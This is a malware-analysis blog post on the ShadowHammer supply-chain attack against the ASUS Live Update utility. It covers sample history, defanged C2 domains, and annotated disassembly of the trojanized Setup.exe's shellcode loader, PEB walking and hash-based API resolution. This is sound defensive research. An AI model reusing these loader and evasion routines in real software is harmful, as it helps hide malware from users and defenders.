Analysis of ShadowHammer ASUS Attack First Stage Payload

countercept.com/blog/analysis-shadowhammer-asus-attack-first-stage-payload/

March 28, 2019

Introduction

On March 25th 2019, Kaspersky released this high-level advisory (https://securelist.com/operation-shadowhammer/89992/) describing the attack against ASUS:

“In January 2019, we discovered **a sophisticated supply chain attack involving the ASUS Live Update Utility.** The attack took place between June and November 2018 and according to our telemetry, it affected a large number of users.…


The goal of the attack was to surgically target an unknown pool of users, which were identified by their network adapters’ MAC addresses. To achieve this, the attackers had hardcoded a list of MAC addresses in the trojanized samples and this list was used to identify the actual intended targets of this massive operation”

The original advisory contains lots of more useful information, but technical details were limited at this early stage. To learn more about the attack we decided to investigate the payloads further.

History of Activity


The Kaspersky post references a zip file that is a copy of the ASUS Live Update Utility. Inside this zip file were three files, two MSIs, and a file called Setup.exe. By reviewing the history of these files on VirusTotal and examining the files themselves it was confirmed that shellcode had been inserted within the legitimate Setup.exe and the code modified to redirect execution.

We analyzed historic samples from VirusTotal to gain a better understanding of the attacker's actions over time. Kaspersky reported that this attack ran from June to November 2018, this appeared to be true based on the samples submitted to VirusTotal. The first malicious sample can be seen on the 29th June 2018 and the most recent on 17th November 2018.



Date	Name
2018-06-29 14:18:03	C:\Program Files (x86)\ASUS\ASUS Live Update\Temp\6\Setup.exe

A high-level analysis of these samples found that at least two different backdoor variants were deployed. From June to September the attackers used an unencoded payload along with a patched WinMain to redirect execution.



```
; Attributes: noreturn bp-based frame

; int __stdcall wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPWSTR lpCmdLine, int nShowCmd)
_wWinMain@16 proc near

hInstance= dword ptr  8
hPrevInstance= dword ptr  0Ch
lpCmdLine= dword ptr  10h
nShowCmd= dword ptr  14h

; FUNCTION CHUNK AT 0040B47E SIZE 00000028 BYTES

mov     edi, edi
push    ebp
mov     ebp, esp
pop     ebp
jmp     loc_50E988
```

```
loc_50E988:
mov     edi, edi
push    ebp
mov     ebp, esp
push    ebx
push    esi
push    edi
push    40h                 ; flProtect
push    1000h               ; flAllocationType
push    80000h              ; dwSize
push    0                   ; lpAddress
call    ds:VirtualAlloc
mov     ecx, eax
test    ecx, ecx
jz      short loc_50E9C3
```

From September onwards a stealthier backdoor was deployed, that included an obfuscated shellcode payload and decoder with execution via the function _crtExitProcess. All samples were also found to use the same C2 channel involving asushotfix[.]com which was first registered on 5th May 2018 with an IP address 141.105.71[.]116 located in Russia.

Pivoting on this IP address the following additional domains were also found:


Domain	First Seen
host2[.]infoyoushouldknow[.]biz	2013-04-27
nano2[.]baeflix[.]xyz	2016-03-24
asushotfix[.]com	2018-05-22
www[.]asushotfix[.]com	2018-07-13
homeabcd[.]com	2018-09-05
simplexoj[.]com	2018-09-11

It is unclear what role these domains played however there is a strong possibility they were also used in the ASUS attack or by the same threat group in other attacks.

In the next sections, we'll take a deeper dive into the sample referenced by Kaspersky MD5:55a7aa5f0e52ba4d78c145811c830107 which included the obfuscated payload.

Loading the Shellcode

At a high level the Setup.exe binary appeared to be a legitimate file. It was signed, meta-information matched legitimate files and the majority of the code matched other legitimate setup files. However, when comparing a legitimate Setup.exe with the malicious one we find the code has been patched to divert execution from _crtCoreExitProcess to a new function.




```
; Attributes: library function noreturn bp-based frame

; int __cdecl __crtExitProcess(UINT uExitCode)
___crtExitProcess proc near

uExitCode= dword ptr  8

mov     edi, edi
push    ebp
mov     ebp, esp
push    [ebp+uExitCode]
call    ___crtCorExitProcess
pop     ecx
push    [ebp+uExitCode] ; uExitCode
call    ds:ExitProcess
___crtExitProcess endp
```

```
; Attributes: library function noreturn bp-based frame

; int __cdecl __crtExitProcess(UINT uExitCode)
___crtExitProcess proc near

uExitCode       = dword ptr  8

                mov     edi, edi
                push    ebp
                mov     ebp, esp
                push    [ebp+uExitCode]
                call    drop_shellcode
                pop     ecx
                push    [ebp+uExitCode] ; uExitCode
                call    ds:ExitProcess
___crtExitProcess endp
```

This new function (which we renamed to drop_shellcode) contains the code to extract, decode and execute the embedded payload. By placing the diversion at the end of the Setup.exe file right before the ExitProcess this will ensure the legitimate file runs as expected reducing the chance of discovery.

Investigating the shellcode dropping function, we find that it begins by allocating memory within the Setup.exe process with a VirtualAlloc call, then copies embedded shellcode into the allocated memory:



```
mov     [ebp+var_4], eax
mov     edx, 11C27Ch
add     edx, eax
mov     edi, [edx]
mov     [ebp+var_8], edi
push    40h                 ; protect (RWX)
push    1000h               ; type
push    20h                 ; size
push    0                   ; address
call    edi                 ; VirtualAlloc
test    eax, eax
jz      end_func
```

```
loc_113B955:            ; load and store bytes
lodsb
stosb
loop    loc_113B955
```

Interestingly this first step only copies the first 16 bytes of the payload into memory before decoding them. These bytes actually contain the size of the payload which is then passed to a second VirtualAlloc call. The main shellcode is then written, decoded and executed.

The decoding routine won't be analyzed here, but similar code has been used by Winnti previously.

Analyzing the Shellcode

According to our analysis so far, the shellcode performs the following actions:

1. Resolves library functions it needs to call later.

a. First kernel32's base address is found by traversing structures in the PEB and matching the module name by checking for the k, l and dot (.) characters.

b. The modules PE table is parsed to find the export table.

c. Functions hashed with a custom function and matched by iterating through each export.

d. Functions in other modules are found in the same way, but with the help of LoadLibraryExW to get the base address; this function is one of the first things located in kernel32 at the start.

2. MAC addresses are found from the machine by calling IPHLPAPI.GetAdaptersAddresses.

3. The MAC addresses are hashed with MD5.

4. The MD5 hashes are compared against a hardcoded list.

a. If no match is found, a mysterious IDX file is dropped to disk.

5. If a MAC address matches, a second stage payload is downloaded from a URL using a proxy aware API call. This goes directly into RWX memory and is called.

More details of each of these steps follow below.

Function Resolution

The shellcode starts by locating some library functions that it wants to use. This is broadly a two-step process, first looking for LoadLibraryExW and GetProcAddress from kernel32.dll, before resolving further functions from a number of DLLs later, armed with the address of LoadLibraryExW to use on the second stage.

For the first step, the base address of kernel32.dll is required. To find this, the Thread Information Block (TIB) is used to navigate structures and ultimately locate InInitializationOrderModuleList which contains a list of loaded modules in the process.


The structures queried to get here are:

```
TIB -> PEB -> Ldr -> InInitializationOrderModuleList
```

In fact, InInitializationOrderModuleList is of type _LIST_ENTRY, which is a doubly-linked list, and its “Flink” (or forward link) is followed to traverse this list of modules. Each entry includes a BaseDllName field, and this field is checked in each entry to see if it matches kernel32.dll.

But in the spirit of obfuscation, they do not directly check if the name is “kernel32.dll”. Instead, they check for the presence of the k, l, and dot (.) in the appropriate locations in the string (checking each letter twice, once for lower case and again for upper case). And in fact, they only check the first byte of each 2-byte Unicode character, which works in practice but is certainly not the official way to compare Unicode characters.

This whole process can be seen in the commented code below:



```
mov     eax, dword ptr fs:loc_17+1 ; Get address of TIB
mov     eax, [eax+30h]  ; Get ProcessEnvironmentBlock (PEB)
mov     eax, [eax+0Ch]  ; Get Ldr from PEB
mov     eax, [eax+1Ch]  ; Get InInitializationOrderModuleList from Ldr (is type _LIST_ENTRY)
mov     ecx, [eax]      ; Deref Flink from the list, giving the next entry
cmp     ecx, eax        ; Check there is an item
jz      short loc_1004
```

```
loc_FCB:                ; Get actual start of the list entry.
lea     eax, [ecx-10h]  ; (Flink points to the InInitializationOrderLinks
                        ; member of the LDR_DATA_TABLE_ENTRY at offset 0x10,
                        ; so subtract that to get start of LDR_DATA_TABLE_ENTRY)
cmp     word ptr [eax+2Ch], 0 ; Check BaseDllName is not null
jz      short loc_1008
```

```
mov     edx, [eax+30h]  ; BaseDllName is a UNICODE_STRING, with the actual string ptr at 0x4.
                        ; The struct is at eax+2C, so the string is at eax+30
movzx   esi, word ptr [edx]
cmp     esi, 6Bh ; 'k'  ; Check the first character is k
jz      short loc_FE5
```

```
cmp     esi, 4Bh ; 'K'   ; ... or K (capital)
jnz     short loc_FFA
```

```
loc_FE5:
movzx   esi, word ptr [edx+0Ah]
cmp     esi, 6Ch ; 'l'   ; Check the 6th unicode char is l
                         ; (11th byte, ignoring second unicode byte)
jz      short loc_FF3
```

```
cmp     esi, 4Ch ; 'L'   ; ... or L (capital)
jnz     short loc_FFA
```

```
loc_FF3:                 ; Check the 9th unicode char (17th byte) is "."
cmp     word ptr [edx+10h], 2Eh ; '.'
jz      short loc_1008
```

```
loc_FFA:
mov     edx, ecx
mov     ecx, [edx]       ; Deref next Flink
cmp     ecx, edx
jnz     short loc_FCB
```


```
loc_1004:
mov     eax, [esp+68h+var_5C]
```

```
jmp     short loc_1008
```

```
loc_1008:                ; Get DllBase of matching entry
mov     esi, [eax+18h]
```

Once kernel32.dll's entry is found, its DllBase field can be read, giving the base address of the module. This is used with a function in the shellcode that accepts a module base address and a custom hash value for a function name. This function parses the PE header from the module in memory to locate the exports table. It then iterates through each export and runs a simple custom hash-like function on the name. When the matching hash value is found, the target function has been located in the export table, without needing to include the function name directly in the code. The address of the function is saved from the export table for later use.

This export table searching is shown commented below, with the hash code in the grey block:



```
mov     ebx, [ebp+module_base]
mov     eax, [ebx+3Ch]  ; PE Header offset in module
mov     eax, [eax+ebx+78h] ; RVA of export table
add     eax, ebx         ; Add base address to get real address of exports
mov     edx, [eax+20h]  ; Export Names Table (ENT)
push    esi
mov     esi, [eax+1Ch]  ; Export Address Table (EAT)
push    edi
mov     edi, [eax+24h]  ; Export Ordinal Table (EOT)
mov     eax, [eax+18h]  ; Number of name pointers
xor     ecx, ecx
add     edx, ebx         ; }
add     esi, ebx         ; } RVA to real address by adding base address
add     edi, ebx         ; }
mov     [ebp+loop_counter], ecx ; Set counter 0
mov     [ebp+num_name_ptrs], eax
test    eax, eax
jg      short loc_4D
```


```
loc_4D:                 ; Iterate over name pointer entries
movzx   eax, word ptr [edi+ecx*2] ; EOT + table position count * 2 = the ordinal
mov     eax, [esi+eax*4] ; EAT + ordinal num * 4 = function address
mov     ecx, [edx+ecx*4] ; ENT + position * 4 = name
and     [ebp+name_hash_val], 0 ; Reset name_hash_val to 0
add     eax, ebx         ; } RVAs to real addresses
add     ecx, ebx         ; }
mov     [ebp+func_addr], eax ; Address of current function
mov     al, [ecx]        ; deref from Names table pointer
test    al, al           ; Check for null terminator at end of name
jz      short loc_80
```

```
name_hash:              ; (Hash value initialized to zero before the loop)
mov     ebx, [ebp+name_hash_val]
imul    ebx, 21h ; '!'  ; Multiply hash value by 0x21
movsx   eax, al          ; Ready next char value
add     ebx, eax         ; Add char value to hash value
inc     ecx              ; Advance to next name char
mov     al, [ecx]        ; Grab next name char
mov     [ebp+name_hash_val], ebx
test    al, al           ; Are we at end of name?
jnz     short name_hash ; End loop if end of name
```

```
mov     ebx, [ebp+module_base]
```

```
loc_80:
mov     eax, [ebp+name_hash_val]
cmp     eax, [ebp+find_func_name_hash_val]
jz      short loc_95    ; Do we have the right function name?
```

